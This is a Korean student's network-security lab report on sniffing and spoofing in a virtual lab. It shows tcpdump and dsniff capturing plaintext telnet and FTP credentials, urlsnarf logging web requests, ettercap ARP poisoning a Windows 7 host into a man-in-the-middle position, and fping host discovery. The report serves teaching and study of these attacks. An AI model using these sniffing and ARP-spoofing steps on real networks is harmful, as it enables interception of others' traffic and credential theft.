

네트워크보안 과제4

스니핑, 스푸핑

202246109

김기현

2025년 4월 14일

실습환경

Attacker 시스템:

Kali Linux(192.168.40.**128**) at 00:0c:29:7d:d1:0e

Victim 시스템:

Ubuntu 22.04.5 LTS(192.168.40.**129**) at 00:0c:29:4c:29:3a

Windows 7(192.168.40.**132**) at 00:0c:29:21:8c:ac

웹 서버(IIS):

Windows Server (192.168.40.**130**)

1. 랜카드 확인하기

ifconfig 명령어를 사용해 확인한 네트워크 카드는 eth0입니다.

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.40.128 netmask 255.255.255.0 broadcast 192.168.40.255
    inet6 fe80::73e6:9e30:2450:5b3a prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:7d:d1:0e txqueuelen 1000 (Ethernet)
    RX packets 53839 bytes 4633018 (4.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 21297 bytes 1947461 (1.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1090 bytes 118880 (116.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1090 bytes 118880 (116.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


2. Promiscuous mode로 변경하기

`sudo ifconfig eth0 promisc` 명령어로 promiscuous mode로 설정했습니다.

```
(kali㉿kali)-[~]
$ sudo ifconfig eth0 promisc; ifconfig
[sudo] password for kali:
eth0: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST> mtu 1500
    inet 192.168.40.128 netmask 255.255.255.0 broadcast 192.168.40.255
    inet6 fe80::73e6:9e30:2450:5b3a prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:7d:d1:0e txqueuelen 1000 (Ethernet)
    RX packets 53854 bytes 4634188 (4.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 21313 bytes 1948693 (1.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1090 bytes 118880 (116.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1090 bytes 118880 (116.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

1. TCP Dump 실행하기



192.168.40.129에 telnet으로 접속할 때 통신하는 패킷을 수집하겠습니다.

2. 텔넷 접속하기



수집된 패키지가 출력되는 모습

192.168.40.129에 telnet으로 접속

3. 텔넷 패킷 분석하기

```
10:53:50.039293 IP 192.168.40.129.telnet > 192.168.40.128.57962: Flags [P.], seq 84:97, ack 123, win 509, options [nop,nop,TS val 116601745 ecr 3024389926], length 13
0x0000: 4510 0041 b2a5 4000 4006 b5af c0a8 2881 E..A..@.@....(.
0x0010: c0a8 2880 0017 e26a aaa0 2c85 1189 10b9 ..(....j.....
0x0020: 8018 01fd 9b6d 0000 0101 080a 06f3 3391 .....m.....3:
0x0030: b444 8726 6c69 6e75 7820 6c6f 6769 6e3a .D.6linux.login:
0x0040: 20
10:53:50.039355 IP 192.168.40.128.57962 > 192.168.40.129.telnet: Flags [.], ack 97, win 502, options [nop,nop,TS val 3024389926 ecr 116601745], length 0
0x0000: 4500 0034 0f6c 4000 4006 5906 c0a8 2880 E..4..l@.@.Y...(.
0x0010: c0a8 2881 e26a 0017 1189 10b9 aaa0 2c92 ..(..j.....
0x0020: 8010 01f6 d278 0000 0101 080a b444 8726 .....X.....D.6
0x0030: 06f3 3391
10:53:50.039355 IP 192.168.40.128.57962 > 192.168.40.129.telnet: Flags [P.], seq 123:124, ack 97, win 502, options [nop,nop,TS val 3024391598 ecr 116601745], length 1
0x0000: 4500 0035 0f6d 4000 4006 5904 c0a8 2880 E..5.m@.@.Y...(.
0x0010: c0a8 2881 e26a 0017 1189 10b9 aaa0 2c92 ..(..j.....
0x0020: 8018 01f6 d279 0000 0101 080a b444 8dae .....Y.....D..
0x0030: 06f3 3391 6b ..3.
10:53:51.711416 IP 192.168.40.129.telnet > 192.168.40.128.57962: Flags [P.], seq 97:98, ack 124, win 509, options [nop,nop,TS val 116603425 ecr 3024391598], length 1
0x0000: 4510 0035 b2a6 4000 4006 b5ba c0a8 2881 E..5..@.@....(.
0x0010: c0a8 2880 0017 e26a aaa0 2c92 1189 10ba ..(....j.....
0x0020: 8018 01fd d865 0000 0101 080a 06f3 3a21 .....e.....:!
0x0030: b444 8dae 6b .D..k
```

텔넷은 평문 텍스트 기반 프로토콜이므로 입력한 문자열이 그대로 전송됩니다.

length 1인 패킷을 보면 사용자가 키보드에서 1글자씩 입력한 것을 알 수 있습니다.

10:53:50.**039293** 패킷은 텔넷 서버가 클라이언트에게 "login: " 메시지를 출력하라고 보내는 패킷입니다.

10:53:51.**710842**

IP 192.168.40.**128**.57962 > 192.168.40.**129.telnet**: seq:123:124

패킷에서 마지막 바이트 6b = ASCII 0x6B = k 를 의미합니다.

10:53:51.**711416**

IP 192.168.40.**129.telnet** > 192.168.40.**128**.57962: ack 124

패킷은 seq 123으로 보낸 패킷을 잘 받았다는 의미를 ack 124를 통해 알 수 있습니다.

서버(129)가 클라이언트(128)로부터 받은 'k'를 echo로 다시 보낸걸 확인할 수 있습니다.

```

0:53:53.453366 IP 192.168.40.129.telnet > 192.168.40.128.57962: Flags [P.], seq 102:112, ack 128, win 509, options [nop,nop,TS val 116605175 ecr 3024393340], length 10
0x0000: 4510 003e b2aa 4000 4006 b5ad c0a8 2881 E..>..@.@.....(
0x0010: c0a8 2880 0017 e26a aaa0 2c97 1189 10be ..(....j..,.....
0x0020: 8018 01fd 4de7 0000 0101 080a 06f3 40f7 ....M.....@.
0x0030: b444 947c 5061 7373 776f 7264 3a20 .D.Password:
0:53:53.453415 IP 192.168.40.128.57962 > 192.168.40.129.telnet: Flags [P.], seq 112, win 502, options [nop,nop,TS val 3024393340 ecr 116605175], length 0
0x0000: 4500 0034 0f75 4000 4006 58fd c0a8 2880 E..4.u@.@.X... (
0x0010: c0a8 2881 e26a 0017 1189 10be aaa0 2ca1 ..(..j.....,
0x0020: 8010 01f6 d278 0000 0101 080a b444 947c .....x.....D.|
0x0030: 06f3 40f7 ..@.
0:53:54.163503 IP 192.168.40.128.57962 > 192.168.40.129.telnet: Flags [P.], seq 128:129, ack 112, win 502, options [nop,nop,TS val 3024394050 ecr 116605175], length 1
0x0000: 4500 0035 0f76 4000 4006 58fb c0a8 2880 E..5.v@.@.X... (
0x0010: c0a8 2881 e26a 0017 1189 10be aaa0 2ca1 ..(..j.....,
0x0020: 8018 01f6 d279 0000 0101 080a b444 9742 .....v.....D.B
0x0030: 06f3 40f7 31 ..@.
0:53:54.204393 IP 192.168.40.129.telnet > 192.168.40.128.57962: Flags [P.], seq 129, win 509, options [nop,nop,TS val 116605930 ecr 3024394050], length 0
0x0000: 4510 0034 b2ab 4000 4006 b5b6 c0a8 2881 E..4..@.@.....(
0x0010: c0a8 2880 0017 e26a aaa0 2ca1 1189 10bf ..(....j..,.....
0x0020: 8010 01fd 2ffe 0000 0101 080a 06f3 43ea ....//.....C.
0x0030: b444 9742 .D.B

```

10:53:53.453366 패킷에서 텔넷 서버(129)는 클라이언트(128)에게 비밀번호 입력을 요청하는걸 확인 할 수 있습니다.

10:53:54.163503

IP 192.168.40.128.57962 > 192.168.40.129.telnet: seq 128:129

패킷은 클라이언트가 비밀번호의 첫 글자로 '1'을 입력해 서버로 전송한 내용입니다.

10:53:54.204393

IP 192.168.40.129.telnet > 192.168.40.128.57962:ack 129

패킷에서 서버는 클라이언트가 입력한 비밀번호 첫 글자를 정상적으로 수신했음을 ack 129를 통해 알 수 있습니다.

텔넷의 보안 특성상 비밀번호 입력에 대한 에코는 전송되지 않기 때문에 이 응답에는 문자열 데이터가 포함되지 않습니다.


```
(kali@kali)-[~]
$ sudo dsniff -i eth0 -s 65535
dsniff: listening on eth0

04/14/25 11:46:29 tcp 192.168.40.128.44526 → 192.168.40.129.23 (telnet)
kgh
1234
exit

04/14/25 11:46:47 tcp 192.168.40.128.39866 → 192.168.40.129.21 (ftp)
USER kgh
PASS 1234

04/14/25 11:50:33 tcp 192.168.40.128.50710 → 192.168.40.129.23 (telnet)
kgh
1234
pwd
ls
cd D e
ls

04/14/25 11:51:11 tcp 192.168.40.128.44854 → 192.168.40.129.21 (ftp)
USER kgh
PASS 23

04/14/25 11:51:31 tcp 192.168.40.128.59674 → 192.168.40.129.21 (ftp)
USER kgh
PASS 1234
```

캡처된 패킷을 보면 telnet에 접속하여 로그인 할 때 사용한 ID: kgh와 Password: 1234 가 그대로 노출이 된걸 확인할 수 있습니다.

ftp 접속도 마찬가지로 노출된 ID와 Password를 확인할 수 있습니다.

그리고 ls 와 pwd 텍스트를 보면

사용자가 터미널에 어떠한 명령어를 입력하는지도 확인할 수 있습니다.

2. urlsnarf로 웹 세션 스니핑 하기

```
(kali㉿kali)-[~]
$ sudo urlsnarf
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.40.128 - - [22/Apr/2025:06:04:58 -0400] "POST http://ocsp.sectigo.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.40.128 - - [22/Apr/2025:06:04:58 -0400] "POST http://ocsp.sectigo.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.40.128 - - [22/Apr/2025:06:04:58 -0400] "POST http://ocsp.sectigo.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.40.128 - - [22/Apr/2025:06:04:58 -0400] "POST http://ocsp.sectigo.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.40.128 - - [22/Apr/2025:06:04:58 -0400] "POST http://o.pki.goog/we2 HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.40.128 - - [22/Apr/2025:06:04:59 -0400] "POST http://o.pki.goog/we2 HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.40.128 - - [22/Apr/2025:06:05:17 -0400] "GET http://www.google.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.40.128 - - [22/Apr/2025:06:05:17 -0400] "GET http://59.18.34.181/tm/?a=RkgZZ8RVRDfDMwMDAxMzkwNjM1M3wzMnw3MjA9fGQzZDNmbWR2YjJkc1pTNWpiMjA9fDF8MHwfdDIwMjUtMDQtMTZ8NzIwM18xOTA1XzAwMDE5NjUwFDE3NDUzMTYzMTY3MjM= HTTP/1.1" - - "http://www.google.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.40.128 - - [22/Apr/2025:06:05:17 -0400] "GET http://www.google.com/favicon.ico HTTP/1.1" - - "http://www.google.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.40.128 - - [22/Apr/2025:06:05:17 -0400] "GET http://59.18.34.181/tm/tms.das?a=RkY=6b=RVRD6c=3000139063536d=326e=72036g=17453163169006h=17453163168326i=17453163168406l=VU4=6m=2025-04-226n=L93997438593739828o=16p=b6x2bX8pcGUsb3JzaW1pbGfY6q=16r=20025274816k=7203_1905_000196506u=d3d3Lmdvb2dsZS5jb20= HTTP/1.1" - - "http://59.18.34.181/tm/?a=RkgZZ8RVRDfDMwMDAxMzkwNjM1M3wzMnw3MjA9fGQzZDNmbWR2YjJkc1pTNWpiMjA9fDF8MHwfdDIwMjUtMDQtMTZ8NzIwM18xOTA1XzAwMDE5NjUwFDE3NDUzMTYzMTY3MjM= "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.40.128 - - [22/Apr/2025:06:05:17 -0400] "GET http://www.google.com/ HTTP/1.1" - - "http://59.18.34.181/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
192.168.40.128 - - [22/Apr/2025:06:05:17 -0400] "POST http://o.pki.goog/we2 HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
```

urlsnarf 툴을 이용해 www.google.com 을 접속하는 과정을 스니핑 한 결과입니다.

먼저 POST 요청으로 인증서 유효성 검사를 위해 http://ocsp.sectigo.com/ 및 http://o.pki.goog/we2 등 다양한 인증기관 서버로 연결되는걸 볼 수 있습니다.

그 다음 http://www.google.com/ 에 대한 GET 요청이 발생하였고 favicon 등 추가 리소스 요청도 확인되었습니다.

또한 http://59.18.34.181과 같은 외부 서버로의 접근도 있었는데 광고 또는 추적 스크립트로 추정됩니다.


아쉬운 점으로는 HTTPS(443포트)로 통신하는 패킷을 볼 수 없었습니다.

ARP 리다이렉트 공격하기

ARP Spoofing 공격은 위조된 ARP 패킷을 보내(ARP Poisoning) 공격 대상의 MAC 주소 테이블을 바꿔서 패킷의 흐름을 변경하는 방식입니다.

공격 전과 후의 MAC 주소 테이블을 출력해서, 실제로 MAC 주소 테이블이 변경되었는지 확인해보겠습니다.

1. 공격 대상 시스템의 공격 전 상태 정보 확인하기



```
C:\Windows\system32\cmd.exe

C:\Users\Wkgh>arp -a

인터페이스: 192.168.40.132 --- 0xb
인터넷 주소      물리적 주소
192.168.40.2      00-50-56-f9-81-84
192.168.40.128    00-0c-29-7d-d1-0e
192.168.40.255    ff-ff-ff-ff-ff-ff
224.0.0.22        01-00-5e-00-00-16
224.0.0.252       01-00-5e-00-00-fc
239.255.255.250   01-00-5e-7f-ff-fa
255.255.255.255   ff-ff-ff-ff-ff-ff

C:\Users\Wkgh>ipconfig

Windows IP 구성

이더넷 어댑터 로컬 영역 연결:

    연결별 DNS 접미사. . . . : localdomain
    링크-로컬 IPv6 주소 . . . : fe80::4de4:3c13:4c7d:506e%11
    IPv4 주소 . . . . . : 192.168.40.132
    서브넷 마스크 . . . . . : 255.255.255.0
    기본 게이트웨이 . . . . . : 192.168.40.2

터널 어댑터 isatap.localdomain:

    미디어 상태 . . . . . : 미디어 연결 끊김
    연결별 DNS 접미사. . . . : localdomain

C:\Users\Wkgh>
```


공격 전 Victim의 MAC table을 확인해보면

Gateway(192.168.40.2): 00-50-56-f9-81-84

Attacker(102.168.40.128): 00-0c-29-7d-d1-0e

로 설정이 되어있습니다.

2. ARP Spoofing 공격하기



ettercap를 사용해 Target1: Gateway, Target2: Windows 7으로 설정 후
APR Poisioning 공격을 해보겠습니다.

```
ARP poisoning victims:

GROUP 1: 192.168.40.2 00:50:56:F9:81:84

GROUP 2 : 192.168.40.132 00:0C:29:21:8C:AC
```

```
C:\Users\Wkggh>arp -a

인터페이스: 192.168.40.132 --- 0xb
인터넷 주소 물리적 주소
192.168.40.2 00-50-56-f9-81-84
192.168.40.128 00-0c-29-7d-d1-0e
192.168.40.255 ff-ff-ff-ff-ff-ff
224.0.0.22 01-00-5e-00-00-16
224.0.0.252 01-00-5e-00-00-fc
239.255.255.250 01-00-5e-7f-ff-fa
255.255.255.255 1f-ff-ff-ff-ff-ff
```

```
C:\Users\Wkggh>arp -a

인터페이스: 192.168.40.132 --- 0xb
인터넷 주소 물리적 주소
192.168.40.2 00-0c-29-7d-d1-0e
192.168.40.128 00-0c-29-7d-d1-0e
192.168.40.129 00-0c-29-4c-29-3a
192.168.40.254 00-50-56-ea-02-f9
192.168.40.255 ff-ff-ff-ff-ff-ff
224.0.0.22 01-00-5e-00-00-16
224.0.0.252 01-00-5e-00-00-fc
239.255.255.250 01-00-5e-7f-ff-fa
255.255.255.255 ff-ff-ff-ff-ff-ff
```

출력된 내용을 보면 Gateway의 MAC 주소가 Attacker의 MAC주소로 변경된 걸 확인
할 수 있습니다.

ettercap은 ARP Poisoning공격을 통해 ARP스푸핑을 수행합니다.

이 방법을 선택하면 ettercap은 두 호스트의 ARP캐시를 중독시켜 각각의 호스트가 서로를 상대방으로 인식하도록 합니다. ARP캐시가 중독되면 두 호스트는 연결을 시작하지만 이들의 패킷은 모두 공격자에게 전송됩니다. 공격자는 이러한 패킷을 기록한 후 원래 목적지로 전달하게 된다. 따라서 피해자들은 중간에 공격자가 있다는 것을 모르고 정상적인 연결로 인식합니다.

연결 중간에 공격자가 존재하는지 여부를 확인할 수 있는 유일한 방법은 ARP 캐시를 확인해 같은 MAC 주소를 사용하는 호스트가 있는지 살펴보는 것입니다. 즉 우리 로컬 네트워크 내에 다른 공격자가 ARP 캐시를 중독시키고 있는지 확인할 수 있으며, 만약 그렇다면 트래픽이 공격자의 통제하에 있음을 알 수 있습니다.

ARP 프로토콜은 본질적으로 보안 취약점을 가지고 있습니다. 네트워크 트래픽을 줄이기 위해 ARP 요청이 없어도 ARP 응답을 받으면 캐시에 자동으로 항목을 삽입하기 때문입니다. 따라서 이 기능을 악용하여 두 호스트에게 가짜 ARP 응답을 보내고 스니핑 할 수 있습니다.

이러한 가짜 응답을 통해 두 번째 호스트의 MAC 주소를 공격자 호스트의 MAC 주소로 위조합니다. 따라서 해당 호스트는 첫 번째 호스트에게 보낼 패킷을 공격자에게 전송하게 됩니다. 같은 작업이 첫 번째 호스트에도 반대 방향으로 진행되어 두 호스트 사이에 완벽한 중간자 연결(MITM)을 구축하여 패킷을 정상적으로 수신하게 됩니다.

이러한 ARP 스푸핑 공격이 일어나면 . 서비스 거부(DoS) , 중간자 공격(Man-in-the-MTM) , 세션 하이재킹 공격 과 같은 다른 공격의 빌미로 사용되는 경우가 많습니다

출처:

<https://github.com/Ettercap/ettercap>

https://en.wikipedia.org/wiki/ARP_spoofing

1. 브로드캐스트 ping 보내기

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.40.128 netmask 255.255.255.0 broadcast 192.168.40.255
    inet6 fe80::73e6:9e30:2450:5b3a prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:7d:d1:0e txqueuelen 1000 (Ethernet)
    RX packets 239573 bytes 249562609 (238.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 202121 bytes 187247008 (178.5 MiB)
    TX errors 0 dropped 6 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2923 bytes 326792 (319.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2923 bytes 326792 (319.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ fping -a -g 192.168.40.0/24
192.168.40.1
192.168.40.2
192.168.40.128
192.168.40.129
192.168.40.132
ICMP Host Unreachable from 192.168.40.128 for ICMP Echo sent to 192.168.40.5
ICMP Host Unreachable from 192.168.40.128 for ICMP Echo sent to 192.168.40.5
ICMP Host Unreachable from 192.168.40.128 for ICMP Echo sent to 192.168.40.5
ICMP Host Unreachable from 192.168.40.128 for ICMP Echo sent to 192.168.40.5
ICMP Host Unreachable from 192.168.40.128 for ICMP Echo sent to 192.168.40.4
ICMP Host Unreachable from 192.168.40.128 for ICMP Echo sent to 192.168.40.4
ICMP Host Unreachable from 192.168.40.128 for ICMP Echo sent to 192.168.40.4
```

2. MAC 주소 확인하기

```
(kali@kali)-[~]
$ arp -a
? (192.168.40.229) at <incomplete> on eth0
? (192.168.40.228) at <incomplete> on eth0
? (192.168.40.231) at <incomplete> on eth0
? (192.168.40.230) at <incomplete> on eth0

? (192.168.40.187) at <incomplete> on eth0
? (192.168.40.186) at <incomplete> on eth0
? (192.168.40.132) at 00:0c:29:21:8c:ac [ether] on eth0
? (192.168.40.129) at 00:0c:29:4c:29:3a [ether] on eth0
? (192.168.40.159) at <incomplete> on eth0
? (192.168.40.158) at <incomplete> on eth0
? (192.168.40.1) at 00:50:56:c0:00:08 [ether] on eth0
? (192.168.40.2) at 00:50:56:f9:81:84 [ether] on eth0
```


